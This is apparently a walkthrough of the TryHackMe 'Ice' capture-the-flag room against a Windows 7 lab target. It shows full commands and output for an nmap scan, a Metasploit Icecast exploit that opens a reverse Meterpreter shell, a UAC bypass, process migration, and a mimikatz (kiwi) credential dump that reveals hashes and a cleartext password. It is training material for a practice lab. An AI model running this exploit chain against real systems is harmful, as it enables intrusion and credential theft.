

ICE – TRYHACKME

Blue is a box on tryhackme (https://tryhackme.com/r/room/ice) created by DarkStar7471.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.




ICE – TRYHACKME

Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.



After starting the machine it'll get one minute to show the ip.




After getting the target ip first thing we'll do is **nmap** scan to see the open ports and more machine's info.

Here I am using **nmap -sS -A <IP>** (SYN Scan to see all the hidden ports)**.**

ICE – TRYHACKME


Seems like our scan is completed. Looks like there are total 12 ports open and 3 under 1000.



```
┌──(root㉿kali)-[~]
└─# nmap -sS -A  10.10.210.121
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 18:05 IST
Nmap scan report for 10.10.210.121
Host is up (0.18s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2024-09-24T12:33:43+00:00; -10m22s from scanner time.
| ssl-cert: Subject: commonName=Dark-PC
| Not valid before: 2024-09-23T11:58:17
|_Not valid after:  2025-03-25T11:58:17
| rdp-ntlm-info:
|   Target_Name: DARK-PC
|   NetBIOS_Domain_Name: DARK-PC
|   NetBIOS_Computer_Name: DARK-PC
|   DNS_Domain_Name: Dark-PC
|   DNS_Computer_Name: Dark-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2024-09-24T12:33:37+00:00
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp  open  http          Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/24%OT=135%CT=1%CU=33673%PV=Y%DS=5%DC=T%G=Y%TM=66F
OS:2B415%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS=S
OS:%TS=7)SEQ(SP=105%GCD=1%ISR=10D%TI=I%CI=RD%II=I%SS=S%TS=7)OPS(O1=M508NW8S
OS:T11%O2=M508NW8ST11%O3=M508NW8NNT11%O4=M508NW8ST11%O5=M508NW8ST11%O6=M508
```

Now that we have know the information from port 8000 using nmap and there lies a severe Icecast Header Overwrite vulnerability. We can use **searchsploit** or google it about the previous exploits in it. Guess what we found it using searchsploit. Seems that it has severe vulnerability CVE-2004-1561 with impact score of 6.1.

Now we'll use **msfconsole(metasploit)** to exploit this machine as we know the vulnerability after further research. We'll search the exploit on metasploit.



```
msf6 > search icecast

Matching Modules
================

   #  Name                                    Disclosure Date  Rank   Check  Description
   -  ----                                    ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header     2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

We found an exploit. Now we'll use it.

We'll set the required options needed to exploit the target machine.

ICE – TRYHACKME

```
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.52.133   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We'll set **RHOSTS** as the target ip and **LHOST** as our local machine's address ip and rest will be default.

```
msf6 exploit(windows/http/icecast_header) > set rhosts 10.10.210.121
rhosts ⇒ 10.10.210.121
msf6 exploit(windows/http/icecast_header) > set lhost 10.17.16.197
lhost ⇒ 10.17.16.197
```

We can see RHOSTS and LHOST is now modified through options and now we can start the exploit.

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.17.16.197:4444
[*] Sending stage (176198 bytes) to 10.10.210.121
[*] Meterpreter session 1 opened (10.17.16.197:4444 → 10.10.210.121:49191) at 2024-09-24 17:30:01 +0530

meterpreter >
```

See, we gained the **meterpreter** session. Now we'll see what privileges we got after typing sysinfo.

ICE – TRYHACKME

```
meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

We can see that we don't have much privileges as **meterpreter** . We need to **escalate privileges** using a post module which is in Metasploit .

We'll background the meterpreter session using CTRL+Z and use the post module on which we are using local exploit suggestor to see the that the target machine is vulnerable to which exploits.

```
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
```

SESSION option in the options menu.

We can see the session after typing sessions in msfconsole and set it to 1.

We'll now exploit the module.

```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.210.121 - Collecting local exploits for x86/windows...
[*] 10.10.210.121 - 196 exploit checks are being tried...
[+] 10.10.210.121 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.210.121 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vuln
[+] 10.10.210.121 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.210.121 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.210.121 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.210.121 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.210.121 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.210.121 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.210.121 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[+] 10.10.210.121 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.210.121 - Valid modules for session 1:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr            Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes            The service is running, but could not be vali
 3   exploit/windows/local/ms10_092_schelevator          Yes                      The service is running, but could not be vali
 4   exploit/windows/local/ms13_053_schlamperei          Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/ms13_081_track_popup_menu     Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ms14_058_track_popup_menu     Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ms15_051_client_copy_image    Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/ntusermndragover              Yes                      The target appears to be vulnerable.
 9   exploit/windows/local/ppr_flatten_rec               Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/tokenmagic                    Yes                      The target appears to be vulnerable.
 11  exploit/windows/local/adobe_sandbox_adobecollabsync  No                      Cannot reliably check exploitability.
```

After completion we will select the first exploit and modify their options.

ICE – TRYHACKME

```
msf6 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.52.133   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_eventvwr) > set lhost 10.17.16.197
lhost => 10.17.16.197
```

We will now start the exploit.

```
msf6 exploit(windows/local/bypassuac_eventvwr) > exploit

[*] Started reverse TCP handler on 10.17.16.197:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (176198 bytes) to 10.10.210.121
[*] Meterpreter session 2 opened (10.17.16.197:4444 → 10.10.210.121:49199) at 2024-09-24 17:33:41 +0530
[*] Cleaning up registry keys ...
```

Again we entered the meterpreter session. But we have NT AUTHORITY\SYSTEM.

We can see and modify the privileges using **getprivs** to take ownership of the target machine**.**

ICE – TRYHACKME

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

We will now see the processes running on the target machine using **ps** command to execute the exploit.

ICE – TRYHACKME

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 544   536   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 592   536   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 604   584   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 620   692   mscorsvw.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorsvw.exe
 652   584   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 680   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 692   592   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 700   592   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 708   592   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 816   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 880   692   taskhost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\taskhost.exe
 884   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 932   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1020  692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1068  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1160  2148  powershell.exe        x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell.exe
 1196  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1236  620   mscorsvw.exe          x86   0        NT AUTHORITY\SYSTEM           C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorsvw.exe
 1300  1020  dwm.exe               x64   1        Dark-PC\Dark                  C:\Windows\System32\dwm.exe
 1316  1280  explorer.exe          x64   1        Dark-PC\Dark                  C:\Windows\explorer.exe
 1376  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1404  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1460  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe
 1504  692   taskhost.exe          x64   1        Dark-PC\Dark                  C:\Windows\System32\taskhost.exe
 1572  692   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1648  692   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1660  692   mscorsvw.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
 1684  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1740  816   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
```

We will migrate to the **spoolsv.exe** process using **migrate -N <process name>** and check the userid of the process running which will help us know whether we can run the exploit in it or not.

```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 1160 to 1376...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We will now load **kiwi** which is pre-installed tool with Metasploit to dump the password hashes in the target system.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

As we see **kiwi** is now loaded in target machine and we can now execute kiwi related commands there.

So we will use **creds_all** to dump all the credentials in the target machine.

ICE – TRYHACKME

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
Dark      Dark-PC  Password01!

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
Dark      Dark-PC    Password01!
dark-pc$  WORKGROUP  (null)
```

We can see the user **Dark's** password is listed which was our motive to find.